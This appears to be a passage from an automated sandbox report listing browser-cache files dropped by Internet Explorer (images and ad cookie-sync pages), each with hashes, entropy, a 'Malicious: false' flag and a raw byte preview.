SHA1:	9F5C7D451FD5773BB26B5EA3090498AB0825B9CA
SHA-256:	FCAA10BB82709DF0559491F77A1B3B9D908409D06AA52AE1890055B33C89AB71
SHA-512:	1ACF9300BD739F9E1D7371376F65BE3A6BA80EA5071B962ADB8A40BCAF58E3EAFF2FEE6D93DFCF3F05EC936175A82669F072FBC4C6461597017DF964AEC816 6
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......K.d..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?...c..h...6..u....R..7....&..0l..R..Z...].ON../.N...E.........+E.#*..%...p...X..>d....E&...."......U.d..z....z.lSl*<e..2....C...*1...*......mU... q.V.....%...1".{.R.....Ia"..,T.bm'N.k..7cl.+,,w.1..J..1.z......i...e.!.$|........4.e..G../..w.rq...CM..R.t-2)B.w2.....9.zq......](.mM...w".G.W...0.7...tS.i...Kw.c.@...FV..0C.....N..].oH9...\ .....+...VkR.Y..'$.d..c.T...B..d.G.;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAParbZ[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	17041
Entropy (8bit):	7.867069630214809
Encrypted:	false
SSDEEP:	384:NAaWvVA0JBYbO2y3IzZfj4jmqAqtReM7TsU+Rf4HpD3hUNe8T:NidjBYa2s4tjACqsfRfIpDuN5
MD5:	AC291D55B17D4022FA50ABB12AFA2E04
SHA1:	7CFB8326444F6AC631453D7AE284BDF20DCB6165
SHA-256:	5095E33A48FB3E567F60797D20FCE5E6107C2964D4497817ADBCA37E8B3AC53F
SHA-512:	1DDEB0622E99E79DAFD7FDDD4CE5D994E558347E32345B088A66E41A73A16A6DB60442885E7A3DF473ED585A07AFCC578A8C2090EE021D019905A3843B97F03
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......M.7..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..j..=(..P.H.........&(.....P...(."....P(....P..@..4..b....v).......(.1@......\P...\S.1@.).b..S....(...#..8P..@."....\P...1@.(....s@.(.(.q@...... (Z........(..P...(..."..h.........P..h.....1H....i..P........(...P.b....b..(....P.b..P...&(.@........&(.. .P...7....kh.X,......!.."....b....P(.@.........\P.b....p..m..6.....h.6. ......@.(.b.....P..@. ....(......(.. .... (z..].}.<2:7..2=.qQ.tB

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPatbE[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	14836
Entropy (8bit):	7.385116017861641
Encrypted:	false
SSDEEP:	192:Qnuf1h2EzAfTSRtavnTFYBW/3epwN6qGP4j/+CXDNuGGd96LujZe4VjJZ18k7G5:IufmEzAgKFYg/3epwiAX5/G8wC5
MD5:	34452E3D2D8D9CB813B632E5C46BA44E
SHA1:	7E7FCDAFAD1C28EC7A20BEE260916CE833C9AE60
SHA-256:	397372C30640074DB04805A098E40C733774E754D676638DF60D856CEB7F3D55
SHA-512:	FF9E6116739F369DCCC69630DFC6E47F9701618B46C2F22EE283713D0CB018B15968F4C0C02D5C8651CD049F9328EC780B9CCAD775F604BC7D3138846D73260
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.hA..<...@s.H...c...(.P..@.....($...A@.@.....).M.P.o=..w.....&..2M..h.qL.....=..@4..4..4.1@.(...Q@.@.h..j.9.....@..P. .E.\.@.h.....f...L{..Q.....y.....v.sH..0...d...4.....R...q.H..`..P..`..'.....3@.M.6...i.4...;v."..3....0.2{.....RH.P..oJb.{..(..h..\.. <S.h.q@....@..H.'4..i.....>.....vh.....@.94.Z.8 .@...@...(.h.s..3.@.h.....- .P...h...-....n..w. ...2h.s@..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB116fUs[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	458
Entropy (8bit):	7.210742812446173
Encrypted:	false
SSDEEP:	12:6v/7XBvDtGBGFqRb8EJYYkQfCtK3Ir3v98:UtDEBYqV8E7k6V+F8
MD5:	2343404EAEB895F56B8EA1C57104CC46
SHA1:	C3A894822DEB625BBEC44E58194DE48CDA7A133F
SHA-256:	CCABAA94321280B2F25C0937FC67E13227150D42A81DBCDF073DBC1F8B0F41D9
SHA-512:	8953413DE432A1DEC0E59A64316338FB699BAB2FFBB1FA63AD99CA1E131D4220C9005E446C8F2BAA737CE91174820258EFD95B0361D9EDBBCD4108F7E090983
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....|IDATx....+.q....Z."...FI.....,.AX....I...NI6.K9...DN..~.|^..wP.S..{...;..y..//....@qYr.bj...E.pf.:{.....8.....V..`...CP.1.{....S.....+...I.I ...%.@...r...`.z9....).YD....ZT ...G^uK}.....|..8'.....{.....R.FHCL C.)..._..p.E. ..?W....Z.{Lb....0.S...f.@..9.t.....4..A..C!t..h..%^..p0.c.....%h.|.>o+.....`.5...^.@.h.Vx.....0..H.. .hE..... .W..07.1....<.....I....,.c.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB14hq0P[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	19135
Entropy (8bit):	7.696449301996147
Encrypted:	false
SSDEEP:	384:IHtFIzAsGkT2tP9ah048vTWjczBRfCghSyOaWLxyAy3FN5GU643lb1y6N0:INFIFTsEG46SjcbmaWLsR3FNY/Ayz
MD5:	01269B6BB16F7D4753894C9DC4E35D8C
SHA1:	B3EBFE430E1BBC0C951F6B7FB5662FEB69F53DEE
SHA-256:	D3E92DB7FBE8DF1B9EA32892AD81853065AD2A68C80C50FB335363A5F24D227D
SHA-512:	0AF92FBC8D3E06C3F82C6BA1DE0652706CA977ED10EEB664AE49DD4ADA3063119D194146F2B6D643F633D48AE7A841A14751F56CC41755B813B9C4A33B82E45C
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..h.h.....(.h.....(.h.....Z.(.....(.h.....TNY...W....q@..~..<..h.....dG.@.....F....L.@%}.....-K.F.9...c..O.7X9u,%.k.4..4..c. <p"...cp.-...U.J.n2..9.b.d.SphR.\V.5Q-/.LV.6...HM.V.d^E...F.q.*+7..a.m..VOA..qR.X.rx5&.(..Q..P.R..x..WM-.?.....V..GTi.(.(.....(.....J.(.....J.(.....Z.(.....Z.(.....Z.(..... (.h.....i..H.@...;..Y...q...0.<e+.B...[.v..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cG73h[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1131
Entropy (8bit):	7.767634475904567
Encrypted:	false
SSDEEP:	24:lGH0pUewXx5mbpLxMkes8rZDN+HFlCwUntvB:JCY9xr4rZDEFC
MD5:	D1495662336B0F1575134D32AF5D670A

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cG73h[1].png	
SHA1:	EF841C80BB68056D4EF872C3815B33F147CA31A8
SHA-256:	8AD6ADB61B38AFF497F2EEB25D22DB30F25DE67D97A61DC6B050BB40A09ACD76
SHA-512:	964EE15CDC096A75B03F04E532F3AA5DCBCB622DE5E4B7E765FB4DE58FF93F12C1B49A647DA945B38A647233256F90FB71E699F65EE289C8B5857A73A7E6AA0 6
Malicious:	false
Preview:	.PNG.....IHDR.....U....pHYs.....+.....IDATx..U=l.E.~3;w{..#].Dg!.SD...p...E....PEJ.....B4.RE. :h..B.0.-$.D"Q 8.(.;.r.{3...d...G.....7o..9....vQ.+...Q....."!#I.....x\|...\...& .T6..~.....Mr.d.....K..&..}.m.c....`.`....AAA..,.F.?.v..Zk;...G...r7!..z.....^K...z.....y...._..E..S....!$...0...u.-.Yp...@;;;%BQa.j..A.<)..k..N.....9.?..]t.Y.`....o....[.~~..u.sX.L..tN..m1...u .....Ic....,7..(..&...t.Ka.]..,.T..g..".'...W.....q....:+t.?6....A..}...3h.BM/.....*..<.~..A.`m..:.....H...7.....{.....$... AL..^-...?5FA7'q..8jue...*.....?A...v..0...aS.*:.0.%.%".....[.=a.....X..j.. <725.C..@.\. ..`.._....'...=....+.Sz.{.....JK.A...C\{.\|r.$.=Y.#5.K6.!.....d.G...{.....$.-D*.z..{...@.!d.e...&..o...$Y...v.1.....w..(U...iyWg.$...\>..].N...L.n=.[.....QeVe..&h...`;=.w.e9..} a=.....(.A&..#.jM~4.1.sH.%...h...Z2".....RP....&.3.....a..&.I...y.m...XJK..'...a.....!.d.....Tf.yLo8.+.+...KcZ.....|K..T....vd....cH.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB7hjL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	462
Entropy (8bit):	7.383043820684393
Encrypted:	false
SSDEEP:	12:6v/7FMgL0KPV1ALxcVgmgMEBXu/+vVIIMhZkdjWu+7cW1T4:kMgoyocsOmIZII+7cW1T4
MD5:	F810C713C84F79DBB3D6E12EDBCD1A32
SHA1:	09B30AB856BFFDB6AABE09072AEF1F6663BA4B86
SHA-256:	6E3B6C6646587CC2338801B3E3512F0C293DFF2F9540181A02C6A5C3FE1525A2
SHA-512:	236A88BD05EAF210F0B61F2684C08651529C47AA7DCBCD3575B067BEDCA1FBEE72E260441B4EAD45ABE32354167F98521601EA21DDF014FF09113EC4C0D9D7 8
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx...N.P...C.l...)...Mcb*qaC/..]..7..l...x.Z.....w....._....<....|.....\."FX.3.v.A.....1..Rt...}.....;....BT.....(X.....(....4...-...f ....0.8...|A.:P%.P..if.t..P..T.6..)s..H..~.C..(.7.s>....~...h..bz...Z.....D4Vm.T...2.5.U.P....q.6..1t~.ZU....7.i...".b.i.~...G.A!..&..+S.(<(...y._w..q.....Q.l..1...Tz...Q...r.....g...+.o.]. ..J...$.8:.F..I.....XT..k.v....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBJrII1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	285
Entropy (8bit):	6.817753121237528
Encrypted:	false
SSDEEP:	6:6v/lhPahmCsuNR/8GxYbIi9BfLlNN0lgpmPuoEGXn1S/NmredEGWcqp:6v/7wz0Gx2v8lgpmn1GDdgp
MD5:	815BC0B491D1C2229AA6AF07F213CAB5
SHA1:	E7F9F38CE6E310209CEC1F291D398AA499CFB64D
SHA-256:	2705097C373E4DE9A34E02C575A3D86854FCDD08365DA79F93525E68F562917A
SHA-512:	3B87F4003BE22584D59B301C89FE5B09E16B27126E3A8E90C4DCFD8AB94052A17AEFE7D75443151A48757031033A92077BA603BE01E1A199BC8727B8E0593DC9
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx...-..`....],.,b.4h.*~....h2.,v?.`2..2.f.f....2."8A..I..O..;.q....c..<..@).....y..t...-r....{...u.}$....0qF.3..F.]..8C.!....K..FL0.4...2 9.....2..c..4(.D....S.PE.=,...,..s._P.)....C../....e.O.7P...f3.!.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....< ...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@ lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq |....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\a8a064[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\a8a064[1].gif	
File Type:	GIF image data, version 89a, 28 x 28
Category:	dropped
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A5740EF7
Malicious:	false
Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0.....!.....,.....+..I..8...`(.di.h..l.p,..(.....5H.....!.....,.....dbd.....lnl.....dfd...../..I..8...`(.di.h..l..e.....Q... ..-.3...r...!.....,.....dbd.....tvt.....*P.I..8...`(.di.h.v.....A<.. .....pH,.A..!.....,.....dbd.....|~|.....trt...ljl.....dfd..... .B`%.di.h..l.p,.t]S.....^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!.....,.....dbd.....ljl.....dfd.....lnl.....B.$.di.h..l.p.'J#.....9..Eq.l:..tJ.... ..E.B...#.....N...!.....,.....dbd.....tvt.....ljl.....dfd.....|~|.....D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!.....,.....dbd..... lnl.....ljl.....dfd.....trt...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\cfdbd9[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
Preview:	.PNG.....IHDR.....U....sBIT....|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.mI...I.$M.F3.}W,e.%..x,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u.....:uy.8"....5...0.....z.....o.t...G..".....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,.1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	27135
Entropy (8bit):	5.33237304261757
Encrypted:	false
SSDEEP:	384:pBNY7cAGcVXlblcqnzleZS57naMh6eg2f5ng1h7/V99qQWwY4RXrqt:p/r86qhbc2Rsh7/V/qQWwY4RXrqt
MD5:	2C50DB6096770441093C246D675D2E89
SHA1:	67C562A49E8C20A9C184FB158111B3DD4C3BD8FF
SHA-256:	303267EF7E63A88E2D2F0856D259E796F2ED213D3DB4D4B5240B11915C6EEE4F
SHA-512:	4B9F81C3995875D252D26FE69E6E60C649A52BA06734E693A1C90AD72F62987F44651B3F52878D4BC45ED8F342B5C160B527BDA0741539A3ED0BD0B2E3E9ED9
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":82,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"ZA","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","time":14,"cookie":"data-g","urls":[{"type":"img","url":"https:\/\/cm.g.doubleclick.net\/pixel?cs=1&google_nid=media&google_cm=1&google_hm=<encb64vsid>&google_sc=1"}],"pvid":77,"isBl":0,"g":1,"cocs":0},"bs":{"name":"bs","time":364,"cookie":"data-bs","urls":[{"type":"img","url":"https:\/\/x.bidswitch.net\/sync?ssp=medianet&gdpr=${GDPR}&gdpr_consent=${GDPR_CONSENT}&gdpr_pd=1"}],"pvid":109,"isBl":0,"g":1,"cocs":0},"vzn":{"name":"vzn","time":365,"cookie":"data-v","urls":[{"type":"img","url":"https:\/\/contextual.media.net\/cksync.php?cs=1&type=vzn&ovsid={{APID}}&redirect=https%3A%2F%2Fpixel.advertising.com%2Fups%2F58222%2Fsync%3F_origin%3D1%26uid%3D%24UID"}],"pvid":184,"isBl":0,"g":0,"cocs":0},"brx":{"name":"brx","time":365,"cook

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[3].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	27135
Entropy (8bit):	5.33237304261757
Encrypted:	false
SSDEEP:	384:pBNY7cAGcVXlblcqnzleZS57naMh6eg2f5ng1h7/V99qQWwY4RXrqt:p/r86qhbc2Rsh7/V/qQWwY4RXrqt
MD5:	2C50DB6096770441093C246D675D2E89

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[3].htm	
SHA1:	67C562A49E8C20A9C184FB158111B3DD4C3BD8FF
SHA-256:	303267EF7E63A88E2D2F0856D259E796F2ED213D3DB4D4B5240B11915C6EEE4F
SHA-512:	4B9F81C3995875D252D26FE69E6E60C649A52BA06734E693A1C90AD72F62987F44651B3F52878D4BC45ED8F342B5C160B527BDA0741539A3ED0BD0B2E3E9ED9
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":82,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"ZA","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","time":14,"cookie":"data-g","urls":[{"type":"img","url":"https:\/\/cm.g.doubleclick.net\/pixel?cs=1&google_nid=media&google_cm=1&google_hm=<encb64vsid>&google_sc=1"}],"pvid":77,"isBl":0,"g":1,"cocs":0},"bs":{"name":"bs","time":364,"cookie":"data-bs","urls":[{"type":"img","url":"https:\/\/x.bidswitch.net\/sync?ssp=medianet&gdpr=${GDPR}&gdpr_consent=${GDPR_CONSENT}&gdpr_pd=1"}],"pvid":109,"isBl":0,"g":1,"cocs":0},"vzn":{"name":"vzn","time":365,"cookie":"data-v","urls":[{"type":"img","url":"https:\/\/contextual.media.net\/cksync.php?cs=1&type=vzn&ovsid={{APID}}&redirect=https%3A%2F%2Fpixel.advertising.com%2Fups%2F58222%2Fsync%3F_origin%3D1%26uid%3D%24UID"}],"pvid":184,"isBl":0,"g":0,"cocs":0},"brx":{"name":"brx","time":365,"cook

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[4].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	27135
Entropy (8bit):	5.33237304261757
Encrypted:	false
SSDEEP:	384:pBNY7cAGcVXlblcqnzleZS57naMh6eg2f5ng1h7/V99qQWwY4RXrqt:p/r86qhbc2Rsh7/V/qQWwY4RXrqt
MD5:	2C50DB6096770441093C246D675D2E89
SHA1:	67C562A49E8C20A9C184FB158111B3DD4C3BD8FF
SHA-256:	303267EF7E63A88E2D2F0856D259E796F2ED213D3DB4D4B5240B11915C6EEE4F
SHA-512:	4B9F81C3995875D252D26FE69E6E60C649A52BA06734E693A1C90AD72F62987F44651B3F52878D4BC45ED8F342B5C160B527BDA0741539A3ED0BD0B2E3E9ED9
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":82,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"ZA","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","time":14,"cookie":"data-g","urls":[{"type":"img","url":"https:\/\/cm.g.doubleclick.net\/pixel?cs=1&google_nid=media&google_cm=1&google_hm=<encb64vsid>&google_sc=1"}],"pvid":77,"isBl":0,"g":1,"cocs":0},"bs":{"name":"bs","time":364,"cookie":"data-bs","urls":[{"type":"img","url":"https:\/\/x.bidswitch.net\/sync?ssp=medianet&gdpr=${GDPR}&gdpr_consent=${GDPR_CONSENT}&gdpr_pd=1"}],"pvid":109,"isBl":0,"g":1,"cocs":0},"vzn":{"name":"vzn","time":365,"cookie":"data-v","urls":[{"type":"img","url":"https:\/\/contextual.media.net\/cksync.php?cs=1&type=vzn&ovsid={{APID}}&redirect=https%3A%2F%2Fpixel.advertising.com%2Fups%2F58222%2Fsync%3F_origin%3D1%26uid%3D%24UID"}],"pvid":184,"isBl":0,"g":0,"cocs":0},"brx":{"name":"brx","time":365,"cook

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[5].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	27135
Entropy (8bit):	5.33237304261757
Encrypted:	false
SSDEEP:	384:pBNY7cAGcVXlblcqnzleZS57naMh6eg2f5ng1h7/V99qQWwY4RXrqt:p/r86qhbc2Rsh7/V/qQWwY4RXrqt
MD5:	2C50DB6096770441093C246D675D2E89
SHA1:	67C562A49E8C20A9C184FB158111B3DD4C3BD8FF
SHA-256:	303267EF7E63A88E2D2F0856D259E796F2ED213D3DB4D4B5240B11915C6EEE4F
SHA-512:	4B9F81C3995875D252D26FE69E6E60C649A52BA06734E693A1C90AD72F62987F44651B3F52878D4BC45ED8F342B5C160B527BDA0741539A3ED0BD0B2E3E9ED9
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":82,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"ZA","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","time":14,"cookie":"data-g","urls":[{"type":"img","url":"https:\/\/cm.g.doubleclick.net\/pixel?cs=1&google_nid=media&google_cm=1&google_hm=<encb64vsid>&google_sc=1"}],"pvid":77,"isBl":0,"g":1,"cocs":0},"bs":{"name":"bs","time":364,"cookie":"data-bs","urls":[{"type":"img","url":"https:\/\/x.bidswitch.net\/sync?ssp=medianet&gdpr=${GDPR}&gdpr_consent=${GDPR_CONSENT}&gdpr_pd=1"}],"pvid":109,"isBl":0,"g":1,"cocs":0},"vzn":{"name":"vzn","time":365,"cookie":"data-v","urls":[{"type":"img","url":"https:\/\/contextual.media.net\/cksync.php?cs=1&type=vzn&ovsid={{APID}}&redirect=https%3A%2F%2Fpixel.advertising.com%2Fups%2F58222%2Fsync%3F_origin%3D1%26uid%3D%24UID"}],"pvid":184,"isBl":0,"g":0,"cocs":0},"brx":{"name":"brx","time":365,"cook

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\cksync[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 87a, 1 x 1
Category:	dropped
Size (bytes):	45
Entropy (8bit):	3.3268935851616335
Encrypted:	false
SSDEEP:	3:M3+PQ7lRHpsO:nQ7l/sO
MD5:	99CCECEAED4D575484B69DDAF9ED66A7
SHA1:	1E3A3B15296B585833A22D987A387AA58AA1642D
SHA-256:	832F63F4187160C195B04F1911C2E623A75E805F4B23ABB9B0BEA214B4283A43
SHA-512:	AFD0B986E4EC7731248127B536E01653CE549FAC454368DF2C928540BCAEA302739CE5EF37D01EDD3764C93AE38D799D7CC458AF4308D49BE93FB3637FF79EAF
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\cksync[1].gif

Preview:	GIF87a.....!.....,.....L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_42912d3264942cf3a1683ef85b453901[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	10194
Entropy (8bit):	7.956878627849027
Encrypted:	false
SSDEEP:	192:6YbWH5U4Z9FkhfoWVJa5Yhp8Of0L2XQvctR4ptG/Rtw:6YaH5U4kfo+Juu8Occn4p4I
MD5:	3D9A263D5614F3F0EAFB160258950C15
SHA1:	B7864290F7ABBA89BD316D924CBFB580BFE2EF32
SHA-256:	81A01378FB3A305C198DD268B25665CA0929ABA752E6A6814D3C283F258B06FE
SHA-512:	AC0013191E0A77E05F9591543D1CF7E74B6917A7CAE861F580E337E804834A2F37078D74C00AC2FE4A76AFF9CED83AFD004019B7D2B95B05EB69A31F482E1F02
